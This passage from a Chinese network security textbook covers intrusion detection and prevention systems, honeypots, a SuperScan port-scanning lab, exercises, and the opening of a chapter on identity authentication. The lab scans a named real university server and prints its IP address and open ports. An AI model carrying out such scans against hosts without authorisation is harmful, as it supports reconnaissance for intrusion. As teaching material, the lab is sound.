(1) 操作模型。假设异常活动可通过测量结果与一些固定指标相比较得到,固定指标可以根据经验值或一段时间内的统计平均得到。例如,在短时间内多次失败的登录很有可能是口令尝试攻击。

(2) 方差。计算参数的方差,设定其置信区间,当测量值超过置信区间的范围时,表明有可能是异常。

(3) 多元模型。操作模型的扩展,通过同时分析多个参数实现检测。

(4) 马尔可夫过程模型。将每种类型的事件定义为系统状态,用状态转移矩阵来表示状态的变化,当一个事件发生时,如果状态矩阵转移概率较小,则可能是异常事件。

(5) 时间序列分析。是将事件计数与资源耗用根据时间排序,如果一个新事件在该时间发生的概率较低,则该事件可能是入侵。

### 5.5.4 入侵检测及防御系统

#### 1. 入侵检测系统

1）基于主机的入侵检测系统

HIDS是以系统日志、应用程序日志等作为数据源，也可以通过其他手段（如监督系统调用）从所在的主机收集信息进行分析。HIDS一般是保护所在的系统，HIDS经常运行在被监测的系统之上，监测系统上正在运行的进程是否合法。现在，这些系统已经可以被用于多种平台。

优点：对分析“可能的攻击行为”非常有用，有时除了指出入侵者试图执行一些“危险的命令”之外，还能分辨出入侵者干了什么事，运行了什么程序，打开了哪些文件，执行了哪些系统调用。HIDS与NIDS相比通常能够提供更详尽的相关信息，误报率要低，系统的复杂性也低得多。

弱点：HIDS安装在需要保护的设备上，这会降低应用系统的效率，也会带来一些额外的安全问题（安装了HIDS后，将本不允许安全管理员访问的服务器变成他可以访问的）。HIDS的另一个问题是它依赖于服务器固有的日志与监视能力，如果服务器没有配置日志功能，则必须重新配置，这将会给运行中的业务系统带来不可预见的性能影响。全面部署HIDS代价较大，企业中很难将所有主机用HIDS保护，只能选择部分主机保护。那些未安装HIDS的主机将成为保护的盲点，入侵者可利用这些主机达到攻击目标。再有HIDS除了监测自身的主机以外，根本不监测网络上的情况，对入侵行为的分析工作量将随着主机数目增加而增加。

2）基于网络的入侵检测系统

NIDS又称嗅探器，通过在共享网段上对通信数据的侦听采集数据，分析可疑现象（将NIDS放置在较重要的网段，监视各种数据包。NIDS的输入数据来源于网络的信息流）。该类系统一般被动地在网络上监听整个网络上的信息流，通过捕获网络数据包进行分析，检测该网段上发生的网络入侵，如图5-7所示。





**图5-7 基于网络的入侵检测过程**

优点：NIDS能够检测那些来自网络的攻击，它能够检测到超过授权的非法访问。不需要改变服务器等主机的配置，不会影响这些机器的CPU、I/O与磁盘等资源的使用，不会影响业务系统的性能。NIDS不像路由器、防火墙等关键设备那样工作，不会成为系统中的关键路径。NIDS发生故障不会影响正常业务的运行，因此部署一个网络入侵检

测系统的风险比主机入侵检测系统的风险少得多。安装 NIDS 非常方便,只需将定制的设备接上电源,做很少一些配置,将其连到网络上即可。

弱点:NIDS 只检查它直接连接网段的通信,不能检测在不同网段的网络包。在以太网的环境中会出现检测范围的局限,安装多台 NIDS 会使部署整个系统的成本增大。NIDS 提高性能通常采用特征检测的方法,它可以检测出一些普通的攻击,而很难检测复杂的需要大量计算与分析时间的攻击。NIDS 可将大量的数据传回分析系统中。NIDS 中的传感器协同工作能力较弱。处理加密的会话过程较困难。

3) 分布式入侵检测系统

DIDS 是将基于主机和基于网络的检测方法集成到一起,即混合型入侵检测系统。系统一般由多个部件组成,分布在网络的多个部分,完成相应的功能,分别进行数据采集、数据分析等。通过中心的控制部件进行数据汇总、分析、产生入侵报警等。在这种结构下,不仅可以检测到针对单独主机的入侵,同时也可以检测到针对主要网段上的主机入侵。

### 2. 入侵防御系统

随着网络安全问题复杂化,仅限于入侵检测预报思路的 IDS 已经满足不了安全管理上的要求,因此诞生了入侵防御系统(Intrusion Prevent System,IPS)。IPS 是能够监视网络或网络设备的网络数据传输行为,及时中断、调整或隔离一些不正常或是具有危害性的网络资料传输行为。IPS 也像 IDS 一样,专门深入网络数据内部,查找它所认识的攻击代码特征,过滤有害数据流,丢弃有害数据包,并进行记载,以便事后分析。更重要的是,大多数 IPS 结合应用程序或网络传输中的异常情况,辅助识别入侵和攻击。IPS 虽然也考虑已知病毒特征,但是它并不仅仅依赖于已知病毒特征。IPS 一般作为防火墙和防病毒软件的补充来使用。在必要时,它还可以为追究攻击者的刑事责任而提供法律上有效的证据 (forensic)。入侵防御系统按其用途可以进一步划分为单机入侵防御系统(Hostbased Intrusion Prevension System,HIPS)和网络入侵防御系统(Network Intrusion Prevension System,NIPS)两种类型。异常检测原理是:第一,入侵防御系统知道正常数据以及数据之间关系的通常的模式,对照识别异常。有些入侵防御系统结合协议异常、传输异常和特征检查,对通过网关或防火墙进入网络内部的有害代码实行有效阻止。第二,在遇到动态代码(ActiveX、JavaApplet、各种脚本语言 Script languages 等)时,先把它们放在沙盘内,观察其行为动向,如果发现有可疑情况,则停止传输,禁止执行。第三,核心基础上的防护机制。用户程序通过系统指令享用资源(如存储区、输入输出设备、中央处理器等)。入侵防御系统可以截获有害的系统请求。第四,对 Library、Registry、重要文件和重要的文件夹进行保护。

### 3. 入侵检测系统与入侵防御系统的区别

入侵检测系统的核心价值在于通过对全网段信息的分析,了解信息系统的安全状况,进而指导信息系统安全建设目标以及安全策略的确立和调整。入侵防御系统的核心价值在于安全策略的实施,阻击黑客行为。入侵检测系统需要部署在网络内部,监控范

围可以覆盖整个子网，包括来自外部的数据以及内部终端之间传输的数据。入侵防御系统则必须部署在网络边界，抵御来自外部的入侵，对内部攻击行为无能为力。

# 5.6 蜜罐技术概述

## 5.6.1 蜜罐的特点及主要技术

蜜罐(honeypot)是一种在互联网上运行的计算机系统，可以公开被访问，目的是吸引攻击者或者把攻击者转移。它是专门为吸引并诱骗那些试图非法闯入他人计算机系统的人(如黑客)而设计的，蜜罐系统是一个包含漏洞的诱骗系统，它通过模拟一个或多个易受攻击的主机，给攻击者提供一个容易攻击的目标，蜜罐就是诱捕攻击者的一个陷阱。

**1. 蜜罐的特点**

蜜罐有以下两个特点：

(1) 它不是一个单一的系统，而是一个网络，是一种高度相互作用的蜜罐，装有多个系统和应用软件。

(2) 所有放置在蜜罐内的系统都是标准的产品系统，即真实的系统和应用软件，都不是模拟的。

**2. 蜜罐的主要技术**

蜜罐的主要技术有网络欺骗、端口重定向、报警、数据控制和数据捕获等。

1) 网络欺骗技术

为了使蜜罐对入侵者更有吸引力，就要采用各种欺骗手段。例如在欺骗主机上模拟一些操作系统、一些网络攻击者经常探测的端口和各种有入侵可能的漏洞。

2) 端口重定向技术

端口重定向技术可以在工作系统中模拟一个非工作服务。例如正常使用Web服务(80)，而用Telnet(23)和FTP(21)重定向到蜜罐系统中，而实际上这两个服务是没有开放的，而攻击者扫描时则发现这两个端口是开放的，而实际上这两个端口是蜜罐虚拟出来的，对其服务器不产生危害性。

3) 攻击(入侵)报警和数据控制

蜜罐系统本身就可以模拟成一个操作系统，可以把其本身设定成为易攻破的一台主机，也就是开放一些端口和弱口令之类的，并设定相应的回应程序，当攻击者侵入后就相当于进入一个设定的“陷阱”，攻击者所做的一切都在其监视之中。还可以给入侵者一个网络连接让其可以进行网络传输，并可以将其作为跳板。

4) 数据的捕获技术

在攻击者入侵的同时，蜜罐系统将记录攻击者输入输出的信息、键盘记录信息、屏幕信息以及攻击者曾使用过的工具，并分析攻击者所要进行的下一步。捕获的数据不能放

在加有蜜罐的主机上，因为有可能被攻击者发现。

### 5.6.2 蜜罐技术的种类

根据设计的最终目的不同，可以将蜜罐分为产品型蜜罐和研究型蜜罐两类。

（1）产品型蜜罐常用于商业机构网络。目的是减轻受保护组织将受到的攻击的威胁，蜜罐加强了受保护组织的安全措施。它所做的工作就是检测并且对付恶意的攻击者。

（2）研究型蜜罐是以研究和获取攻击信息为目的而设计的。这类蜜罐并没有增强特定组织的安全性，恰恰相反，蜜罐要做的是让研究组织面对各类网络威胁，并寻找能够对付这些威胁更好的方式，它们所要进行的工作就是收集恶意攻击者的信息。它一般运用于军队和安全研究组织。

根据蜜罐与攻击者之间进行的交互，可以分将蜜罐为3类：低交互蜜罐、中交互蜜罐和高交互蜜罐，同时这也体现了蜜罐发展的3个过程。

（1）低交互蜜罐最大的特点是模拟。蜜罐为攻击者展示的所有弱点和攻击对象并非来自真正产品系统，而是对各种系统及其服务的模拟。由于服务都是模拟行为，所以蜜罐可获取的信息非常有限，只能对攻击者简单应答，是最安全的蜜罐类型。

（2）中交互是对真正的操作系统的各种行为的模拟，它提供了更多的交互信息，同时也可以从攻击者的行为中获取更多的信息。在这个模拟行为的系统中，蜜罐可以看起来和一个真正的操作系统没有区别。它们是比真正系统还要诱人的攻击目标。

（3）高交互蜜罐具有一个真实的操作系统，它的优点体现在对攻击者提供真实的系统，当攻击者获取root权限后，受系统和数据真实性的迷惑，他的更多活动和行为将被记录下来。这种蜜罐的缺点是被入侵的可能性很高，如果整个蜜罐被入侵，那么它就会成为攻击者下一步攻击的跳板。

**讨论思考**

（1）入侵检测系统的功能是什么？

（2）计算机网络安全面临的主要威胁类型有哪些？

（3）简述入侵检测技术发展的趋势。

## 5.7 实验五：SuperScan检测方法

SuperScan软件是一款功能强大的端口扫描工具，可以检测到目标计算机的所有端口，也包括特定端口，甚至可以检测到目标主机是否被种植木马等。

### 5.7.1 实验目的

学习和掌握SuperScan网络端口扫描的基本原理；掌握和使用SuperScan扫描工具对计算机进行端口扫描的办法，获取网络中各台计算机的端口开放情况，由此来判断网

络中计算机的基本安全情况操作及其运用；学习和掌握如何利用 SuperScan 进行网络安全扫描与分析。

## 5.7.2 实验要求及方法

### 1. 实验环境

局域网；系统安装 SuperScan.exe Version 5.0。

### 2. 实验方法

首先对本地主机进行端口扫描，之后对局域网和远程主机进行端口扫描。

实验用时：2 学时(90～120 分钟)。

## 5.7.3 实验内容及步骤

### 1. 实验内容

通过本地和远程主机的 IP 地址扫描该主机相关的软件、端口和服务等的安全状况，并能生成详细的扫描报告提供给用户。

### 2. 实验步骤

1）安装 SuperScan 扫描器

将安装包解压，打开即可使用。

2）使用 SuperScan 对目标主机进行端口/网络服务扫描

具体步骤如下：

(1) 对本地主机进行端口扫描。

在程序“扫描”选项卡中“IP 地址”栏中输入本地主机的主机名/IP 地址，如 127.0.0.1，然后单击开始按钮，程序在默认设置下开始对本地主机进行扫描。扫描结束后，出现如图 5-8 所示的扫描结果。

单击“查看 HTML 结果”按钮，可以在浏览器中看到本次扫描的结果报告。

(2) 对远程主机进行端口扫描。

在程序“扫描”选项卡中的“IP 地址”栏中输入目标主机的主机名/IP 地址，如 127.0.0.1。然后单击开始按钮，程序在默认设置下开始对目标主机进行扫描。扫描结束后，出现如图 5-9 所示的扫描结果。从图中可以看出，对 TCP 端口扫描的结果为 0，这是由于主机禁止了扫描器的 ICMP 扫描响应，因此需要修改对主机的扫描方式。

单击“主机和服务扫描设置”选项卡，取消“查找主机”复选框。选中“UDP 端口扫描”复选框，并将 UDP 扫描类型设置为 Data。选中“TCP 端口扫描”复选框，并将 TCP 扫描类型设置为“直接连接”，如图 5-10 所示。




图 5-8　本地主机扫描结果




图 5-9　远程主机扫描结果





图 5-10　修改设置

单击“扫描”选项卡，然后单击开始按钮开始扫描远程主机 www.hbu.edu.cn。扫描结果如图 5-11 所示。查看 HTML 结果，如图 5-12 所示。从报告中可以看出，远程主机 www.hbu.edu.cn 当前处于活动状态，而且还开放了 6 个 TCP 端口(80、135、139、1025、1026、8080)和两个 UDP 端口(137、161)。




图 5-11　修改设置后远程主机扫描结果

| IP | 202.206.1.15 |
|---|---|
| Hostname | www.hbu.cn |
| Netbios Name | HBU-WWW |
| Workgroup/Domain | WORKGROUP |
| TCP Ports (6) | |
| 80 | World Wide Web HTTP |
| 135 | DCE endpoint resolution |
| 139 | NETBIOS Session Service |
| 1025 | network blackjack |
| 1026 | MSTASK / Remote Login Network Terminal |
| 8080 | HTTP / HTTP Proxy |
| UDP Ports (2) | |
| 137 | NETBIOS Name Service |
| 161 | SNMP |

**图 5-12　远程主机扫描报告**

(3) 对局域网中的主机进行扫描。

在“IP 地址”栏中输入目标网络的开始 IP 地址和结束 IP 地址，单击箭头按钮将目标 IP 地址范围添加到扫描地址池中，运行端口扫描，结果如图 5-13 所示。




**图 5-13　局域网中主机扫描结果**

查看 HTML 结果，可以看出该网络中共有 128 台活动主机。其中主机 10.186.137.22 开放了 3 个 TCP 端口：8888、139、445，主机 10.186.137.113 开放了 4 个 TCP 端口：8888、139、445、113。

# 5.8 本 章 小 结

本章概述了黑客的概念、形成与发展，简单介绍了黑客产生的原因、攻击的方法、攻击的步骤；重点介绍了常见的黑客攻防技术，包括网络端口扫描攻防、网络监听攻防、密

码破解攻防、特洛伊木马攻防、缓冲区溢出攻防、拒绝服务攻击和其他攻防技术；同时讨论了防范攻击的具体措施和步骤；最后，概述了入侵检测系统的概念、功能、特点、分类、检测过程、常用检测技术和方法、实用入侵检测系统、统一威胁管理和入侵检测技术发展趋势等。

## 5.9 练习与实践五

### 1. 选择题

（1）在黑客攻击技术中，（　　）是黑客发现和获取主机信息的一种最佳途径。

A. 端口扫描　　B. 缓冲区溢出　　C. 网络监听　　D. 口令破解

（2）一般情况下，大多数监听工具不能够分析的协议是（　　）。

A. 标准以太网　　B. TCP/IP

C. SNMP 和 CMIS　　D. IPX 和 DECNet

（3）改变路由信息、修改 Windows NT 注册表等行为属于拒绝服务攻击的（　　）方式。

A. 资源消耗型　　B. 配置修改型　　C. 服务利用型　　D. 物理破坏型

（4）（　　）利用以太网的特点，将设备网卡设置为“混杂模式”，从而能够接收到整个以太网内的网络数据信息。

A. 缓冲区溢出攻击　　B. 木马程序

C. 嗅探程序　　D. 拒绝服务攻击

（5）字典攻击被用于（　　）。

A. 用户欺骗　　B. 远程登录　　C. 网络嗅探　　D. 破解密码

### 2. 填空题

（1）黑客攻击的5个步骤是________、________、________、________、________。

（2）端口扫描的防范也称为________，主要有________和________。

（3）黑客攻击计算机的手段可分为破坏性攻击和非破坏性攻击。常见的黑客行为有________、________、________、告知漏洞、获取目标主机系统的非法访问权。

（4）__________就是利用更多的傀儡机对目标发起进攻，以比从前更大的规模进攻受害者。

（5）按数据来源和系统结构分类，入侵检测系统分为3类：________、________和________。

### 3. 简答题

（1）入侵检测的基本功能是什么？

（2）通常按端口号范围把端口分为几类？对各类作简单说明。

(3) 什么是统一威胁管理?

(4) 什么是异常入侵检测? 什么是特征入侵检测?

**4. 实践题**

(1) 利用一种端口扫描工具软件,练习对网络端口进行扫描,检查安全漏洞和隐患。

(2) 调查一个网站的网络防范配置情况。

(3) 使用 X-Scan 对服务器进行评估(上机操作)。

(4) 安装配置和使用绿盟科技“冰之眼”(上机操作)。

(5) 通过调研及参考资料,写出一篇关于黑客攻击原因与预防的研究报告。

# 第 6 章 chapter 6

# 身份认证与访问控制

身份认证和访问控制是保护网络系统的第一道安全屏障，随着网络技术的快速发展和广泛应用，人们对网络信息资源共享和依赖的程度更高，不断出现一些对网络的非授权访问、操作、欺骗和攻击事件，给国家、机构和个人用户带来了极大威胁，也引起了对网络身份认证与访问控制的信任危机与担忧。

**教学目标**

- 掌握身份认证的概念及常用认证方式、方法。
- 了解数字签名的概念、功能、原理和过程。
- 掌握访问控制的概念、原理、类型、机制和策略。
- 理解安全审计的概念、类型、跟踪与实施。
- 学会进行用户申请网银的身份认证实验。

## 6.1 身份认证技术概述

**【案例 6-1】** 用户身份认证的基本方法。在现实中有 3 种身份认证方法：用户物件认证（what you have，你有什么，如身份证、护照、驾驶证等各类证件）、用户有关信息确认（what you know，你知道什么）或体貌特征识别（who you are，你是谁）。在网络环境中，也同样需要一定的技术手段或方法确认网络用户与实际操作者的一致性。

### 6.1.1 身份认证的概念

**1. 身份认证的概念**

认证（authentication）是对主体及客体双方身份进行确认的过程。认证主要解决主体（访问方）本身的信用和客体（被访问方）对主体实施访问的信任问题，是一个最基本的要素，并为下一步进行的授权和提供信息等其他工作奠定重要基础，也是对用户身份和认证信息的生成、存储、同步、验证和维护的整个生命周期的管理。

身份认证（identity authentication）是指网络用户在进入系统或访问受限系统资源时，系统对用户身份的鉴别确认的过程。是用户在进入各种网络系统或访问不同保护级

别的系统资源时，系统确认该用户的身份是否真实、合法和唯一的过程，是保证网络系统及网络信息资源安全的重要措施之一。

**注意：**身份认证是保护网络资源安全的第一道关口，极为重要。网络信息包括用户的身份等信息都以一组特定数据表示，系统只能识别用户的数字身份，所有对用户的授权也是针对用户数字身份的授权。身份认证是为了保证以数字身份进行操作的操作者就是其合法拥有者，且保证操作者的物理身份与数字身份相一致，以确保用户身份的真实、合法和唯一，从而起到防止未授权用户登入系统、访问受控信息、非法操作获取不正当利益、恶意破坏系统数据完整性等情况发生，保障系统的第一道关口的安全。

**2. 认证技术的类型**

认证技术是用户身份鉴别确认的重要手段，也是网络系统安全中的一项重要内容。从鉴别对象划分，可以分为消息认证和用户身份认证两种。

(1) 消息认证。用于保证信息的完整性和不可否认性。通常用来检测主机收到的信息是否完整，以及检测信息在传递过程中是否被修改或伪造。

(2) 身份认证。鉴别用户身份。包括识别和验证两部分。识别是鉴别访问者的身份，验证是对访问者身份的合法性进行确认。

从认证关系上看，身份认证也可分为用户与主机间的认证和主机之间的认证，本章只讨论用户与主机间的身份认证。主要基于以下确定因素：用户所知道的事物，如口令、密码等；用户拥有的物品，如印章、智能卡（如信用卡）等；用户所具有的生物特征，如指纹、声音、虹膜、签字、笔迹等。随着生物识别等新兴技术的发展，身份认证技术也逐渐丰富起来。从早期的用户名、密码方式，到最近发展起来的指纹识别、虹膜识别、掌纹识别、声纹识别等，都成为身份认证与访问控制的重要手段。

**知识拓展** 认证技术除了上述从鉴别对象角度分类之外，也可从在网络系统中的认证方式等方面进行分类，应视具体情况而定。

## 6.1.2 常用网络身份认证方式

网络系统中常用的身份认证方式有以下几种。

**1. 静态密码方式**

静态密码方式是指以用户名及密码认证的方式，是最简单、最常用的身份认证方法。每个用户的密码由用户自己设定，只有用户本人知道。只要能够正确输入密码，计算机就认为操作者是合法用户。实际上，很多用户为了方便起见，经常用生日、电话号码等具有用户自身特征的字符串作为密码，为系统安全留下了隐患。同时，由于密码是静态数据，系统在验证过程中需要通过网络介质传输，很容易被木马程序或监听设备截获。因此，用户名及密码方式是安全性比较低的身份认证方式。

**2. 动态口令认证**

动态口令是应用最广的一种身份识别方式，基于动态口令认证的方式主要有动态短

信密码和动态口令牌（卡）两种方式，口令一次一密。前者是用系统发给用户注册手机的动态短信密码进行身份认证。后者则以发给用户的动态口令牌进行认证，如图 6-1 所示，很多世界 500 强企业运用其保护登入安全，广泛应用在 VPN、网上银行、电子商务等领域。

### 3. USB Key 认证

近几年来，USB Key（U 盾）认证方式得到了广泛应用。它主要采用软硬件相结合、一次一密的强双因素（两种认证方法）认证模式，很好地解决了安全性与易用性之间的矛盾。USB Key 是一种 USB 接口的硬件设备，内置单片机或智能卡芯片，可存储用户的密钥或数字证书，利用其内置的密码算法实现对用户身份的认证。其身份认证系统主要有两种认证模式：基于冲击/响应模式和基于 PKI 体系的认证模式。常用的网银 USB Key 如图 6-2 所示。




图 6-1　动态口令牌



图 6-2　网银 USB Key

### 4. 生物识别技术

生物识别技术是指通过可测量的生物信息和行为等特征进行身份认证的一种技术。认证系统测量的生物特征一般是用户唯一的生理特征或行为方式。生物特征分为身体特征和行为特征两类。身体特征包括指纹、掌形、虹膜、人体气味、脸形、手的血管和 DNA 等，行为特征包括签名、语音、行走步态等。

### 5. CA 认证

国际认证机构通称为 CA（Certification Authority），是负责数字证书的发放、管理、检验或取消的机构。用于检查证书持有者身份的合法性，并签发管理证书，以防证书被伪造或篡改。随着网上银行及电子商务等广泛应用的在线支付手段的不断完善，网络交易已变得更加大众化，安全问题更加重要。网络间的身份认证成为安全发展的关键。认证机构如同一个权威可信的中间人，可核实交易各方的身份，负责电子证书的发放和管理。每个机构或个人上网用户都要有各自的网络身份证作为唯一识别。CA 发放的证书类型如表 6-1 所示。证书发放、管理和认证是一个复杂的过程，即 CA 认证过程。

CA 作为网络安全可信认证及证书管理机构，其主要职能是管理和维护所签发的证书，并提供各种证书服务，包括证书的签发、更新、回收、归档等。CA 系统的主要功能是管理其辖域内的用户证书，所以，CA 系统功能及 CA 证书的应用将围绕证书进行管理。

表 6-1 证书的类型与作用

| 证书名称 | 证书类型 | 主要功能描述 |
|---|---|---|
| 个人证书 | 个人证书 | 个人网上交易、网上支付、电子邮件等相关网络操作 |
| 单位证书 | 单位身份证书 | 用于企事业单位网上交易、网上支付等 |
| | E-mail 证书 | 用于企事业单位内安全电子邮件通信 |
| | 部门证书 | 用于企事业单位内某个部门的身份认证 |
| 服务器证书 | 企业证书 | 用于服务器、安全站点认证等 |
| 代码签名证书 | 个人证书 | 用于个人软件开发者对其软件的签名 |
| | 企业证书 | 用于软件开发企业对其软件的签名 |

注：数字证书标准有 X.509 证书、简单 PKI 证书、PGP 证书和属性证书。

CA 的主要职能体现在以下 3 个方面：

(1) 管理和维护客户的证书和证书作废表(CRL)。

(2) 维护整个认证过程的安全。

(3) 提供安全审计的依据。

**知识拓展** 数字证书在安全通信过程中是证明用户合法身份和提供用户合法公钥的凭证，是建立保密通信的基础。在各类证书服务中，除了证书的签发过程需要人为参与控制外，其他服务都可利用通信信道交换用户与 CA 证书服务消息。

## 6.1.3 身份认证系统概述

### 1. 身份认证系统的构成

身份认证系统一般包括 3 个部分：认证服务器、认证系统客户端和认证设备。系统主要通过身份认证协议和认证系统软硬件实现身份认证。其中，身份认证协议又分为单向认证协议和双向认证协议。若通信双方只需一方鉴别另一方的身份，则称单项认证协议；如果双方都需要验证对方身份，则称双向认证协议。认证系统的网络结构如图 6-3 所示。

**【案例 6-2】** AAA 认证系统在现阶段应用最广泛。其中，认证(Authentication)是验证用户身份与可使用网络服务的过程，授权(Authorization)是依据认证结果开放网络服务给用户的过程，审计(Accounting)是记录用户对各种网络服务的用量并计费的过程。

AAA 软硬件接口是身份认证系统的关键部分。系统中专门设计的 AAA 平台可以实现相对灵活的认证、授权、审计功能，并且系统预留了扩展接口，可以根据具体业务系统的需要，灵活进行相应的扩展和调整。

